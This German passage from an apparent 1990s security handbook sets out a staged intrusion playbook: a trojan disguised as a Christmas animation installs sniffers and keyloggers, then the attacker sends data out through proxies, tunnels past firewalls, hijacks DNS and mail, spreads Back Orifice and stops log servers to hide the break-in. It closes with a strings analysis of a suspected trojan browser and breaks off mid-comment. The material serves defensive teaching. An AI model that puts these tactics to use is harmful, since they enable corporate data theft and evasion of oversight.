Auch wenn es einigen Entscheidern nicht passen mag: Man kann es nicht deutlich genug sagen. Wer Microsoft Windows 98 oder NT 4.0 im Netzwerk installiert hat, hat gleich mehrere trojanische Pferde installiert, welche den Möglichkeiten von BO, NETBUS, IRQ oder Netmeeting entsprechen. Eine Firewall kann nicht verhindern, daß ein Angreifer in dem Moment, wenn jemand vom Arbeitsplatz aus surft, Zugriff auf das Netzwerk hat. Zahlreiche und immer neue Fehler in der Benutzeroberfläche von Windows 98/NT 4.0, die ja dem Internet Explorer identisch ist, ermöglichen es einem Angreifer, über JAVASKRIPT, ACTIVE-X und in wenigen Fällen über JAVA, direkt auf die Festplatte zuzugreifen. Falls ein Angreifer nur einen einzigen WWW-Server im Internet kennt, der von Mitarbeitern häufig besucht wird (oft ist es der eigene WWW-Server), so wird ein professioneller Angreifer wenig Mühe haben, einigen WWW-Seiten des Servers einige sicherheitsrelavante Skripte unterzuschieben. Oft wird behauptet, daß die Sicherheit des WWW-Servers unwichtig sei, da er ja ohnehin keine geheimen Informationen beinhalte, und somit für Angreifer uninteressant sei. Das Gegenteil ist der Fall. Zudem fungiert dieser Server oft noch als E-Mail Relay - Station und enthält wertvolle vertrauenswürdige E-Mailadressen, welche der Angreifer spooft, um trojanische Pferde in das Netzwerk einzuschleusen.

Im Netzwerk von Unternehmen - Was einen Angreifer brennendinteressiert

Man kann davon ausgehen, daß es relativ einfach ist, irgendeinem Benutzer im Netzwerk ein trojanisches Pferd via E-Mail unterzuschieben. Angenommen, das Programm liefe für kurze Zeit auf irgendeiner Arbeitsstation im Netzwerk. Angenommen, der Angreifer wüßte nichts über die Struktur im Netzwerk selber, wie würde er strategisch am günstigsten vorgehen, um Informationen aus dem Netzwerk heraus zu schleusen, und Zugang zu wichtigen Informationen zu erhalten. Wir gehen dabei davon aus, daß standardmäßig, z.B. Firewall-1 im Einsatz ist - es könnte auch eine beliebig andere sein. Arbeitsstationen seinen mit Windows 98 oder NT 4.0 ausgestattet.

Vorbereitende Veränderungen an Dateien und Netzwerkanalyse

Da der Angreifer davon ausgehen muß, daß z.B. eine Weihnachtsmann - Animation nur ca. 30-40 Sekunden lang läuft, ist es wichtig, vorzusorgen. Hier sind einige, wichtige Dinge zu tun:

- Entpacken eines Binaries aus der Weihnachtsmann.exe (5 Sekunden)
- Veränderung der Startup-Dateien (autoexec.xxx, Kopie in den Autostart-Ordner) (1 Sekunde)
- Anhängen eines .EXE Programms an eine System-Datei o.ä. (Winword.exe, Notepad, Write.exe, Sysedit) (4 Sekunden)
- Durchsuchen der Konfigurationsdateien nach Name, E-Mail Server, PROXY-Einstellun g des Browsers, IP-Adresse und Gateway (1 Sekunde)
- Scan nach frei beschreibbaren WfW - Netzen und Arbeitsstationen (2 Sekunden)
- Scan nach allen aktiven IP-Adressen, Scan aller MAC-Adressen (Hardwareadressen) (3 Sekunden)
- Scan nach Virenscannern und speziellen Filtern (2 Sekunden)
- Abfrage der Betriebssystemsnummern, Versionsnummern, Patchlevel... (1 Sekunde)
- Scan nach installierter Software..... (2 Sekunden)
- Scan nach offenen Ports aller aktiven IP - Nummern im Bereich 1 ... 100 (10 Sekunden)
- Versenden aller dieser Informationen über den PROXY - Server oder via E-Mail in das Internet (2 Sekunden)

Auswertung der gesammelten Daten

Nun ist die erste Stufe eines Angriffs vorüber, wie helfen diese gesammelten Daten einem Angreifer nun weiter ? Wertet man nun die gesammelten Daten aus:

- Dieses Binary enthält einen Netzwerksniffer, der besonders auf Port 80, 25, 110, 137-139 lauscht. Er wird morgends beim Hochstarten der Arbeitsstation gestartet und belauscht andere Arbeitsstationen beim Login- Vorgang auf dem Server, Abholen der E-Mail... Er sammelt diese Daten und sendet sie irgendwann tagsüber über das E-Mail Gateway oder den Internet -Proxy in das Internet. Die Firewall wird diese Vorgänge zwar registrieren, es sind aber ganz normale Vorgänge. Der Angreifer ist nun im Besitz von zumindest einigen Paßworten.
- Die 2. Datei enthält einen Keyboardsniffer, der zusammen mit Winword startet, und alle halbe Stunde sämtliche Tastendrücke in das Internet übermittelt.

- Diese Informationen werden von o.a. Programmen zur Übermittlung der Informationen in das Internet verwendet und dienen der Vorbereitung weiterer Angriffe.
- Mit diesen Informationen wird ermittelt, wer im Netzwerk evtl. sein Laufwerk zum Scheiben freigegeben hat. Falls im Unternehmen ein Switch eingesetzt wird, so ist die Ausbeute aus (1.) nicht groß. Der Sniffer installiert sich dann einfach auf die andere Arbeitsstation. So erhält man weitere Paßworte aus anderen Bereichen in Netz.
- Der Scan nach IP-Adressen ist für 11. notwendig. Die Hardwareadressen verraten, wer die Netzwerkkarten produziert hat. Jeder Hersteller von Servern (HP, 3COM, SUN, DEC, NOVELL....) haben ihre charakteristischen , reservierten MAC-Kennungen. Mit Hilfe von diesen lassen sich Hersteller und Lieferdatum von Servern, Routern....bestimmen. Daraus ergeben sich konkrete Hinweise auf das installierte Betriebssystem. Eine kurze Recherche in BUGTRAQ - Archiv zeigt dann, welche Sicherheitsprobleme dieses haben könnte, und der Angreifer findet dort auch auch gewöhnlich den exploit.
- Scan nach Virenscannern soll bei späteren Angriffen verhindern, daß sich TSR-Programme (Terminate Stay Resident) und der Virenscanner gegenseitig blockieren. Es zeigt auch, ob es möglich ist, zu einem späteren Zeitpunkt ein trojanisches Pferd via E-Mail über WinWord, Excel oder Powerpoint in das Netzwerk zu schleusen.
- Das verwendete Betriebssystem, die genauen Versionen von Browser, E-Mail Programm könnten später wichtig sein. Sie zeigen aber auch, wie fleißig die Systemadministratoren Sicherheits-Updates einspielen. Sie erlauben es abzuschätzen, ob und wann auf dem Server Sicherheitskorrekturen eingespielt wurden.
- Die installierte Software zeigt, welche Sicherheitsschwächen weiter ausgenutzt werden können.
- Der Scan nach offenen Portnummern aller IP-Adressen im Netz meldet gewöhnlich, hinter welcher IP - Nummer sich eine Arbeitsstation oder ein Server verbirgt. Die offenen Ports zeigen an, welches Betriebssystem installiert ist, und welche Dienste es aktiviert hat. Daraus ergibt sich nach einer Recherche auf BUGTRAQ, ob und welcher buffer overflow funktionieren würde, um an die Daten heranzukommen. Weiterhin ergeben sich Zusammenhänge in der Netzwerkarchitektur, Hinweise auf Router und evtl. Wege in Filialen oder andere angeschlossene Netzwerke. Diese Portscan´s könnten von einer internen Firewall bemerkt werden, im allgemeinen aber fällt ein solcher Scan nicht weiter auf. Insbesondere interessieren die typischen Ports der Logserver, auf welche die Firewall Sicherheitsmeldungen sendet.
- Das Versenden all dieser Informationen erfolgt weitestgehend unauffällig.

Vorbereitung der 2 Angriffsstufe

Der Angreifer ist nun in Besitz aller wichtigen Informationen, um einen weiteren Angriff ausführen zu können. Er kennt den Überwachungszustand des Netzes, den Zustand der Server, einige Wege, unauffällig Informationen aus dem Netzwerk herauszuschleusen, installiert e Software, u.s.w. Hier ergeben sich nun einige Möglichkeiten, den Server im Intranet anzugreifen. Er erhält aber bereits schon Inhalte von geschriebenen Briefen, Paßworte, Zugänge zu Banking-Software u.s.w. Interessant ist aber stets die Arbeitsstation des Systemadministrators. Da es sein kann, daß der Angreifer wegen evtl. verschlüsselter Paßworte beim Login keine Paßworte erhalten hat. Da häufig E-Mail -Paßworte nicht verschlüsselt werden, diese jedoch oft mit den Login-Paßworten identisch sind, ist der Angreifer nun doch in Besitz von zumindest einigen Login- und E-Mail Accounts, obwohl diese an sich nicht abgehört

werden können. Nun kennt der Angreifer weitere User und deren Namen im Netz. Welche Möglichkeiten ergeben sich hieraus ?

- Auswertung von E-Mail Headern auf Arbeitsstationen zur Analyse der Netzwerkstruktur und Informationsflüsse im Netz.
- Weiterführung des Angriffs mit dem Weihnachtsmann in anderen Unternehmensfiliale n
- Installation weitere Netzwerk - und Keyboardsniffer Auslesen des SQL-Servers über eine Arbeitsstation, die genügend Festplattenspeicher besitzt
- Angriff mit buffer overflow auf den Server und Installation eines Tunnels zur Fernwartung über Internet.
- DoS des Logservers der Firewall in Falle einer Installation eines Tunnels
- Eindringen in den SQL-Server des Unternehmens und Kopieren der Informationen in das Internet

Verwischen von Spuren

Im Grunde fällt ein solcher Angriff insgesamt nicht auf, da die übertragenen Daten stets gewöhnliche Wege nehmen. Der Einsatz von IDS-Systemen würde nur feststellen können, daß größere Datenmengen vom SQL-Server über die Firewall in das Internet übersendet wurden, entweder in kleineren, unregelmäßigen Paketen oder als Datenstrom über den PROXY oder PROXY-Cache des Unternehmens. Die Kunst des Angreifers liegt darin, die Erfahrung des Systemadministrators richtig einschätzen zu können, um den Angriff geschickt verbergen zu können. Es ist aber keine Frage, ob in ein Netzwerk eingebrochen werden kann, sondern eher, wie lange dies unentdeckt bleiben kann. Hierzu ist es dem Angreifer auch möglich, eine Arbeitsstation, die eine ISDN-Karte für BTX - Anschluß eingebaut hat, für die Übertragung der Daten des SQL-Servers in das Internet zu gebrauchen, unter Umgehung der Firewall. Es gibt viele Tricks, die Angreifer benutzen, um Firewalls zu umgehen, und Systemadministratoren zu täuschen. Hier nun einige davon:

23.8 Wie wird ein Angriff verborgen ?

Ein Angriff wird von den wenigsten Systemadministratoren überhaupt bemerkt. Grund dafür ist, daß die Angreifer oft viel erfahrener sind, als die Opfer und genau wissen, wie man einen Angriff verbirgt. Im nachfolgende Abschnitt wird im Detail erklärt, warum Angreifer oft so erfolgreich sind, und wie sie dabei vorgehen. Nach Schätzungen werden 95% aller Angriffe auf Internet-Server nicht bemerkt.

23.9 Blinde Angriffe (blind attacks)

Im Gegensatz zum Erfahrungshorizont eines "normalen" Anwenders benötigen Angreifer keine Rückmeldung eines Tastendruckes oder Programms über den Bildschirm. Die uns so vertraut gewordene Tatsache, daß Computer auf Tastendrücke in Mikrosekunden reagieren und eine direkte Rückmeldung über den Vollzug des Befehls geben, ist für einen Angreifer, er einen gezielten Angriff ausreichend vorbereiten konnte, völlig unwichtig. Die Rückmeldungen können auch um Tage verzögert z.B. über E-Mail oder auch über mehrere Wege gleichzeitig erfolgen. Angriffe auf z.B. Telnet Verbindungen, die mit "spoofing" oder "hijacking" arbeiten, erfolgen zwangsläufig immer "blind". Trojanische Pferde, Würmer und Viren benötigen ebenfalls die Anwesendheit des Angreifers nicht. Diese Angriffe werden als "blinde " Angriffe oder "blind attacks" bezeichnet. Es ist ein verbreiteter Irrtum, zu glauben, daß ein Angriff durch Unterbrechung der Internet-Verbindung abgebrochen werden kann.

23.10 Zeitversatz zwischen Angriffen und die Analyse von Logfiles

Da sogenannte "events" in Routern und Firewalls bei Angriffen zeitlich einen großen Abstand haben können, kann ein Systemadministrator oft keinen Zusammenhang zwischen ungewöhnlichen Ereignissen erkennen, auch wenn Logfiles zusammen ausgewertet werden. Nur aufwendige Analyse - Programme, die mitunter auch Logfiles von mehreren Servern/Clients/Routern/Firewalls miteinander kombinieren, geben zuverlässige Hinweise darauf, ob ein Angriff erfolgreich war, oder nicht. Der Unterschied ist in etwa vergleichbar mit der Auswertung von Zugriffen auf Web-Seiten. Die einen werten nur die Zahl der Zugriffe auf die jeweiligen Seiten aus. Viel wichtiger ist aber, zu wissen, in welcher Reihenfolge ein "Kunde" das "Angebot" bzw. die Serverlandschaft eines Unternehmens durchstreift hat, und wofür er sich dabei interessierte. Der Zeitversatz ist allerdings immer ein Problem, falls alle Server und Clients nicht zeitsynchron laufen. Daher wird ein Angreifer auch stets den Timeserver eines Unternehmens manipulieren, oder die Uhrzeit der Server verstellen. In vielen Fällen werden aber Logserver einfach angehalten, damit wichtige Informationen über die Art des Einbruchs und die Wege nicht in den Logfiles erscheinen.

23.11 Wie schnell ein Angriff auf einen Server erfolgt

Ein Angreifer macht sich immer die Zeitdiskrepanz zwischen der Entdeckung eines Sicherheitsproblems und dem Aufspielen der Patches im Unternehmen zunutze. Kann er durch eine "saubere" Vorbereitung des Angriffs innerhalb weniger Sekunden in das System eindringen, was fast immer der Fall ist, so ist es danach nur noch eine Frage von wenigen Minuten, bis sich dieser durch die Systemkonfiguration durchgefunden hat, und in den Logfiles seine Spuren verwischen kann. Häufig ist es auch nur eine Frage von Sekunden, entsprechende Werkzeuge hochzuladen und zu starten, je nach Geschwindigkeit der Anbindung. In großen Unternehmen ist der Zeitraum zwischen der Benachrichtigung des Systemadministrators und dem Einspielen von Sicherheitspatches auf den zahlreichen Arbeitsstationen viel zu groß, oder sogar unmöglich (NT), da in vielen Fällen mit den Servicepacks auch Systemänderungen und Ergänzungen eingespielt werden müssen, die neue Probleme heraufbeschwören. Wichtig ist, daß diejenigen Server, die die Logmeldungen der Server / Firewall speichern, selber hochgradig abgesichert sind. Einen Angriff in Echtzeit mit zu verfolgen, dieses Privileg haben nur wenige.... Umso wichtiger ist die absolut zuverlässige Auswertung von Logfiles nach einem Angriff. Bei dem Einsatz von Microsoft Servern und Arbeitsstationen sollte man auch die Logfiles der Arbeitsstationen auf einen zentralen Logserver sichern und überwachen. Es hilft, Unregelmäßigkeiten bei Arbeitsstationen zu erkennen, und evtl. diese genauer auf Einbruchsspuren zu untersuchen. Hierzu darf der Angreifer keinen Zugriff auf den LogHost erhalten. Dieser sollte durch eine eigene Firewall mit eigener Hardware geschützt sein.

23.12 Der unbemerkte Diebstahl von Daten

Wege, ein Programm in ein Unternehmen zu schleusen, sind vielfältig. Problematischer ist es, größere Informationsmengen unentdeckt heraus zu schleusen. Besonders einfach hat es ein Angreifer, der die zumeist sehr großen Datenbestände eines Unternehmens, z.B. in einer SQL-Datenbank unbemerkt "aufarbeiten" und filtern kann, um dann die ausgewerteten Daten möglichst unauffällig aus dem Netz heraus transportieren zu können. Dabei nutzt ein Angreifer gerne vernachlässigte Server zur Vorselektierung, Filterung und Komprimierung der Daten, bevor er diese in das Internet entführt. Hierbei spielt es keine Rolle, ob als Serversystem UNIX mit seinen vielen, leistungsfähigen Werkzeugen zum Einsatz kommt, oder z.B. Windows NT. Angreifer verfügen über die Fähigkeit, "mal eben" zumeist freie UNIX-Werkeuge auf NT zu portieren, sofern dies um Zusammenhang mit der erwähnten POSIX-Kompatibilität von NT nicht schon längst geschehen ist. Der Upload von geeigneten Werkzeugen, wenn ein Einbruch bereits erfolgreich war, ist ein Kinderspiel.

23.13 DNS-Sicherheit und Entführung von E-Mails

Bei Angriffen auf Server im Intranet spielt die Sicherheit von DNS-Servern eine wichtige Rolle. Is dieser z.B. veraltet so ist es einem Angreifer möglich, diesem ungefragt neue Zuordnungen von IP-Numer zu DNS-Namen einzuimpfen. Diese enthalten darüberhin aus auch Informationen über Mail - Exchange - Server (MX-Einträge) für den Austausch von E-Mail intern und extern. Impft man nun IP - Nummern von Servern aus dem Internet ein, so verschwinden alle E-Mails über die Firewall in das Internet. Eugene Kashpureff z.B. hat mit diesem Trick tausende Domains in der Welt auf "www.alternic.com" umgeleitet, inclusive deren E-Mails. Auch Siemens Nixdorf ist von einem solchen Effekt betroffen gewesen (und noch betroffen). Ein Umleiten von E-Mails ist somit leider mancherortens immer noch möglich, und zudem auch noch völlig unauffällig durchführbar, obwohl dieses Problem seit 1994 bekannt ist. Im Jahre 1998 sind Fa. Siemens auf diese Weise mindestens 9 Gigabyte E-Mails aus dem internen Netzwerk entführt worden.

23.14 Firewalls für Verbindungen von außen mit FTP öffnen

Ein lokaler User verbindet sich über anonymous ftp zu einem remote FTP-Server (Port 21). Um eine Datei zu übertragen, wählt der Client des Users zunächst einen beliebigen TCP-Port, an dem er die Datei erwartet. Der Client sendet ein PORT-Kommando, um diese Wahl dem Server mitzuteilen. Der Server antwortet, indem er eine aktive TCP-Verbindung zu dem angegebenen Host öffnet und die Datei versendet. Ist das Netz des Clients durch eine Firewall geschützt, so wird die Datenübertragung fehlschlagen, da der Server ja einen von der Firewall geschützten, internen Port öffnen möchte. Eine Firewall untersucht die Daten nach einem speziellen PORT - Befehl. Hat die Firewall diesen entdeckt, so läßt sie eine Verbindung zwischen Remote Host und internem Client zu, da die Anfrage für eine solche Verbindung ja vom internen Client kam. Ist diese Verbindung erst hergestellt, so kann sie beliebig lange bestehen bleiben. Öffnet ein bösartiger interner Nutzer eine FTP-Verbindung nach außen und gibt an, die Datei auf Port 23 (dem Telnet-Port) oder einem beliebigen anderen zu erwarten, so kann der Remote Host eine Telnet- Verbindung zum Client erstellen. Dieser Angriff läßt sich mittels Java/Avtive-X/ VBSkript auch von externen Angreifern ausführen und gehört zu den erfolgreichsten Angriffen überhaupt. Es ist eine fehlerhafte Implementierung des PASV - Mechanismus in einem FTP-PROXY unter der sehr viele Firewall - Proxy´s leiden. Es ermöglicht den Aufbau eines Tunnels durch die Firewall hindurch, um z.B. Server im Intranet fernzusteuern, oder Daten zu entführen.

23.15 Veränderungen an Adreßbüchern für E-Mail

Viele E-Mail Clients (Lotus, P-Mail, Exchange, Netscape.....) besitzen ein veränderbares Adreßbuch, welches teils von Usern selber oder unternehmensweit von Adminsitratoren gepflegt wird. Angreifer interessieren sich für solche Adreßbücher, vor allem, wenn sie den ganzen Kundenstamm enthalten. Es ist z.B. möglich, sich als Nichtkunde auf eine hausinterne Mailingliste zu setzen und so viel über das Unternehmen selber und seine Mitarbeiter zu erfahren.

23.16 Beschreibung von Back Orifice, genannt BO

BO ist ein Werkzeug zur Fernadministration eines Servers oder einer Arbeitsstation. Voraussetzung ist, daß das Serverprogramm irgendwie so in den Startmechanismus eingebunden ist, daß es jedesmal **BO** startet. **BO** arbeitet nicht wie ein Virus, sondern muß remote installiert werden. Hier muß der Angreifer R/W - Zugriff auf die Festplatte C: des Rechners (Windows 95/98/NT) bekommen. Am meisten waren in der Vergangenheit Rechner betroffen, die via Modem oder ISDN sich direkt in das Internet eingewählt haben, und gleichzeitig Ihre Festplatte allgemein via NetBIOS (over TCP/IP oder IPX) freigegeben hatten. Ziel von Angriffen waren insbesondere Telekom-Kunden. Die Angreifer benutzten gewöhnliche Netwerkscanner, die große Bereiche von den DIAL-IN IP-Adressen von Providern nach bestimmten Ports abscannten (137-139). Diese Werkzeuge überprüften auch, ob die Festplatte c: beschreibbar war oder nicht. So gelingt es auch heute noch, innerhalb weniger Minuten eine große Anzahl von möglichen Opfern mit **BO** zu infizieren. Da die Arbeitsstationen einen Neustart durchführen müssen, verliert sich deren IP - Nummer. Deswegen muß der Angreifer die sich neu eingewählenden Rechner mit einem **BO**-Scanner auf das Vorhandensein von **BO** erneut scannen. Danach kann der Angreifer mit automatisierten Werkzeugen alle .doc - Dateien aus dem Verzeichnis **c:\eigene_dateien** o.ä. Auf einen Internet-Server kopieren, in ASCII umwandeln und nach bestimmten Begriffen durchsuchen, z.B. einem Firmennamen oder typischen Floskeln, wie sie im geschäftlichen Briefverkehr benutzt werden. Diese Arbeitsstation schaut sich der Angreifer dann genauer an und versucht, auf anderen Laufwerksbuchstaben `.doc` Dateien zu finden. Die Wahrscheinlichkeit, daß ein Angreifer , von irgendeiner Firma plötzlich sämtliche Dokumente des Chefs oder der Sekretärin auf seiner Festplatte hat, ist äußerst hoch. Ein Surfer kann sich nicht mehr in der Anonymität der unzähligen DIAL-IN Netzwerkadressen großer Provider verstecken. Das große Problem bei **BO** ist, daß es mit 124 KByte relativ unauffällig ist, und zudem im Taskmanager nicht erscheint. Einige **BO**-Scanner, die man im Internet findet, sind in Wirklichkeit **BO** - Installationsprogramme. **BO** und sein Bruder NetBUS sind inzwischen im Quellcode verfügbar und funktionieren inzwischen über Firewalls hinweg, sofern diese von UDP auf TCP Protokoll umgeschrieben wurden. **BO** Scanner finden nur den ursprünglichen **BO**.EXE, nicht aber die neukompilierten Derivate von **BO**.

23.17 Probleme beim Download von Software aus dem Internet

Als erste Regel gilt: Niemals Software oder Updates aus einer nicht vertrauenswürdigen Quelle herunterladen. Problematisch wird diese Aussage, wenn man sich bewußt macht, daß alle großen und kleinen Anbieter aus Kostengründen mit (transparenten) PROXY-CACHES arbeiten, deren Anwesenheit gar nicht mehr zu bemerken ist (CISCO SILENT PROXY, SQUID im "silent mode"). Da dieser PROXY ja nur frei zugängliche Daten aus dem Internet zwischen speichert, legen die Systemoperatoren auch keinerlei Wert auf die Absicherung dieses Servers gegen Angreifer. Abgesehen davon ist dieser PROXY-Server auch nicht durch eine Firewall zu sichern, da einfach zu viele Verbindungen zu kontrollieren wären. Die Performance würde arg leiden. Angreifer machen sich diese Tatsache dadurch zunutze, indem sie die PROXY-CACHE S mit manipulierten Treibern/Updates/Software füttern und somit ganz sicher sein können, daß der Systemoperator auch garantiert eine Version erhält, die seinen Server sicherheitstechnisch in Mitleidenschaft zieht, oder die Firewall von innen "pierct".

24. Trojanische Pferde der gemeinen Art

Für die Sicherheit eines Unternehmens ist es enorm wichtig, daß keinerlei Informationen über die Firewall in das Internet versendet werden. Schwierig wird es, wenn man Anwendungsprogramme danach beurteilen soll, ob und wie sie Informationen über z.B. den WWW-Proxy oder das e-Mail Gateway in das Internet versenden. Grundlage ist stets die Vertrauenswürdigkeit der Softwarequelle. Wie im Januar 1998 aufgedeckt wurde, hat ein Cracker in die Site von Wietse Venema der Universität Eindhoven eingebrochen, und den TCPWRAPPER, ein wichtiges Sicherheitswerkzeug zur Absicherung von vielen UNIX-Derivaten mit einem schwierig zu entdeckendem Zugangstor zum System versehen. Der Cracker hätte sich somit stets als Supervisor in das System einloggen können. Leider wurden auch die Prüfsummen (MD5) mit angepaßt, sodaß auch die übliche Überprüfung des MD5 Schlüssels keine Sicherheit mehr hätte garantieren können. Nur der Autor des Programmes war in der Lage, diesen Einbruch und die Veränderungen zu entdecken. Da beim Download aus dem Internet für einen Systemadministrator weder erkennbar ist, ob und wie der WWW-Server abgesichert ist, und ob deren Inhalte auch unversehrt sind, sollte man stets sehr mißtrauisch gegenüber Downloads von Software aus dem Internet sein.

Ein gutes Beispiel ist z.B. der DFN-CERT (http://www.cert.dfn.de), der stets den Server überwacht und auch glaubhaft machen kann, daß die Sicherheitsvorkehrungen auch ausreichend sind. Im Gegensatz zu fast allen anderen Sites wird auch ausführlich beschrieben, wie der Server abgesichert wurde, und mit welchen Werkzeugen dies geschehen ist. Dabei kommt es entscheidend darauf an, ob der Systemadministrator nachweisen kann, daß alle wichtigen Untersuchungen (buffer overflow....) auch stattgefunden haben und mehrfache Sicherheitsabsicherungen (chroot(), chuid()) installiert sind. Allein die Angabe, daß z.B. Windows NT und Firewall-1 im Einsatz sind, ist völlig unzureichend, und grob irreführend.

Der DFN CERT verfügte über lange Zeit nur über einen modifizierten CERN HTTPD Server unter FreeBSD und einen einfachen PAKETFILTER, DRAWBRIDGE. Dieser kostenlose und relativ einfache, dynamische Packetfilter hat unzähligen Angriffen standgehalten. Der Hauptgrund für die Sicherheit lag einfach darin, daß die Security Policy konsequent umgesetzt und auch strikt befolgt wurde.

24.1 Analyse eines Programmes aus dem Internet

Um einfach mal zu zeigen, wie auch ein völlig unerfahrener Administrator ein (vermutlich) trojanisches Pferd entdecken kann, sei hier in kleinen Schritten beschrieben, wie man z.B. NEOPLANET, einem Aufsatz auf den Internet-Explorer die kleinen Schweinereien seiner Programmierer entlocken kann. NEOPLANET sei nun ein vermutlich trojanisches Pferd, ein Kommentar von Neoplanet selber findet sich im Anschluss. Das Verfahren ist auch auf andere Betriebssysteme anwendbar.

Wir beginnen mit der Installation von Neoplanet auf einem Rechner mit Netzwerkkarte, jedoch ohne diesen an das Netzwerk anzuschließen

Nach der Installation kann man Neoplanet über das Startmenü erreichen. Mit Hilfe der rechten Maustaste lassen wir uns über "Eigenschaften" das Verzeichnis der Datei Neo20.exe anzeigen. Dies ist das Programm, welches wir auf "Schweinereien" untersuchen wollen.

Wir installieren uns einen LINUX Host, den wir mit dem Arbeitsplatz - PC verbinden. Es muß ein User angelegt werden, z.B. user1 mit dem Paßwort: 4R5.

Man öffnet eine DOS Shell und wechselt in das Verzeichnis des zu untersuchenden Programmes, hier ist es C:\\programme\neoplanet. Mit ftp IP-LINUX-HOST, dem Login von user01 und dem gültigen Paßwort kann man nun das Programmm mit put neo20.exe auf den LINUX Host herüber kopieren.

Nun kann man das Programm auf dem LINUX Host untersuchen:

Wir benutzen den Befehl "strings", um ASCII Zeichenketten aus dem .EXE File zu extrahieren. Der Befehl funktioniert mit ausführbaren Programmen von allen Intel Betriebssystemen. Wir leiten die Ausgabe in ein File, welches wir danach mit einem Editor noch ein wenig bearbeiten:

```
user01@tunix:~ > strings Neo20.exe >> neo20.strings
user01@tunix:~ >
```

Danach öffnen wir mit "joe" die Datei neo20.strings und kämpfen uns mit "strg-k v" bis zum Ende der Datei vor. Alle relevanten Strings befinden sich am Ende des .EXE Files. Die Stings werden zumeist vor der Angabe des Compiler Herstellers eingeleitet, hier ist es z.B. Microsoft, an anderen Fällen könnte es Borland sein. Die verwendete Programmiersprache (C, C++, Basic, Pascal...) ist völlig ohne Bedeutung, das die die fertigen .EXE Dateien kaum voneinander unterscheiden.

Mit "strg-k h" findet man eine Hilfe. Man kann nun alle Zeilen von Anfang des Files bis zum Beginn der relevanten Strings löschen.

Untersuchen wir nun also einmal den verbleibenden Rest von neo20.strings. Kommentare und Interpretationen sind eingefügt, Zeilen ohne Aussagekraft sind gelöscht und mit ..... gekennzeichnet. Es lohnt sich, diese Zeilen alle in Ruhe einmal genau durchzulesen, vielleicht entdecken Sie ja die E-Mail-Adresse, an die Ihre Dateien von der Festplatte versendet werden...:

```
..... NeoPlanet 2.0
FSOFTWARE\Microsoft\Internet Explorer\Main
SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\MULTIMEDIA\ANIMAT
SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\MULTIMEDIA\PICTS
SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\MULTIMEDIA\SOUNDS
SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\MULTIMEDIA\VIDEOS
/* Das Programm verwendet die DLL´s und Teile des IE4.0, es ist ein Aufsatz
auf den Explorer. Es ist für Windows 95/98 und NT geeignet*/
IE Version:
Connect to the Internet via:
Shell Version:
%d.%d Build %d
Win32s on Windows
Build %u
Windows 95. Windows 98. Build %d
%d.%d
```

```
Windows NT. Special Build
%s %d.%d Build %d
\StringFileInfo\040904b0\CompanyName
\StringFileInfo\040904b0\ProductName
...... /* Das Programm ermittelt die Registrierung, also Firma und User*/
%s\chanuser.neo
%s%s\chanuser.neo
%s\config.ini
%s%s\config.ini
...... /* Es liest Konfigurationsdateien, die Informationen über
Netzwerk- Anbindungen enthalten */
/resolver.dll?realname=%s
RNServer
www.realnames.com
Search
/* Es wendet sich an den DNS-Server www.realnames.com, um Namen im Internet
in IP - Nummern aufzulösen, über die Firewall hinweg */
...
http://%s/%s
* ENHANCED BROWSING: RealName search for: %s
* ENHANCED BROWSING: looking for %s
www.%s.com
/* Das Programm verbindet sich über die Firewall hinweg mit seinem "HOME
Server" Es öffnet DLL´s die ebenfalls untersucht werden sollten */
rundll32.exe shell32.dll,Control_RunDLL inetcpl.cpl
...... /* Hier beginnt die Sequenz der Unterprogramme, die das Programm alle
aufruft, Aus welchem Grund das Programm RAS Verbindungen sucht und startet,
ist unbekannt. Fest steht nur, daß es dann arbeitet, wenn der
Arbeitsplatz-PC hinter der Firewall mit einem Modem oder einer ISDN-Karte
ausgestattet ist. Die Informationen werden dann direkt über den Arbeitsplatz
PC in das Internet versandt, also ist keine Kontrolle über die Firewall mehr
möglich */
Startup
CheckDefaultBrowser
rasapi32.dll
RasGetErrorStringA
RasEnumEntriesA
RasEnumConnectionsA
RasGetConnectStatusA
RasDialA
RasSetEntryDialParamsA
RasGetEntryDialParamsA
RasHangUpA
Disconnected
Connected to %s
Retry Authentication
Password Expired
Interactive
Dialup Networking not installed
Disconnecting
Not Connected
SubEntry Disconnected
SubEntry Connected
Logging On Network
Callback Complete
Authentication Started
Projected
Wait for Callback
Wait For Modem Reset
Prepare for Callback
```

```
.... Device Connected
Dialing %s
Port Opened
Opening Port
Unknown State Change
lastdialup
.... RasCreatePhonebookEntryA
RasEditPhonebookEntryA
rundll32.exe shell32.dll,Control_RunDLL modem.cpl
IsNeoPlanet
InsertImage
DoSearch
CNeo20DlgAutoProxy

/* Neoplanet hat also die PROXY-Mechanismen einprogrammiert, um über eine
Firewall hinweg zu arbeiten.....*/

telnet://
gopher://
ftp://
TestWnd
Personal Address Book
Windows Address Book
"%s" <%s>
Bad call to GetAddressBookFile.txt
NeoPlanet Beta Addressbook.txt
Previously Recieved Email Addresses.txt
Previously Sent Email Addresses.txt
Personal Addressbook.txt
"%s" %s
Failure loading Windows Address Book Import Manager
wabmig.exe
Import Addresses into Windows Address Book
Neoplanet now uses the Windows Address Book to store email addresses.\
 Do you want to import your addresses from the Neoplanet beta Address Book ?
email
/* Keine Ahnung mehr, was das Programm genau macht, etwas später wird sich
das Rätsel aber auflösen....Etwas beunruhigend, das Neoplanet mit dem
Address Book anfangen will.....*/
SOFTWARE\Clients\mail
SOFTWARE\Classes\mailto\shell\open\command
SOFTWARE\Classes\mailto\DefaultIcon
SOFTWARE\Clients\mail\%s\protocols\mailto\shell\open\command
SOFTWARE\Clients\mail\%s\protocols\mailto\DefaultIcon
SOFTWARE\Clients\mail\%s\shell\open\command
...... /* Das Programm öffnet über POP und SMTP seine Verbindung in das Internet.
Die IP - Nummern hat des den Konfigurationsfiles des InternetExplorers entnommen,
nett ! */
open
pop3-server
smtp-server
NeoLex.tlx
%lu words checked, %lu errors detected, %lu words changed. UserDic.tlx
NeoLex.tlx,NeoLex.clx,Correct.tlx
/* Ein gültiges Paßwort auf dem NeoMail Server ? */
UseNeomail
AsDfGhJk
pop3-pass
downloadlink
delete-messages
```

```
name
e-address
pop3-account
setuphelp
/* Die Online - Hilfe */
http://www.neoplanet.com/help/emailsettings.htm
..... Last Check:
One or more email accounts failed. Successful
/* Nun wird es interessant: NeoPlanet kümmert sich um andere installierte
Programme, wie Pegasus Mail, Eudora, Outlook..., öffnet alle
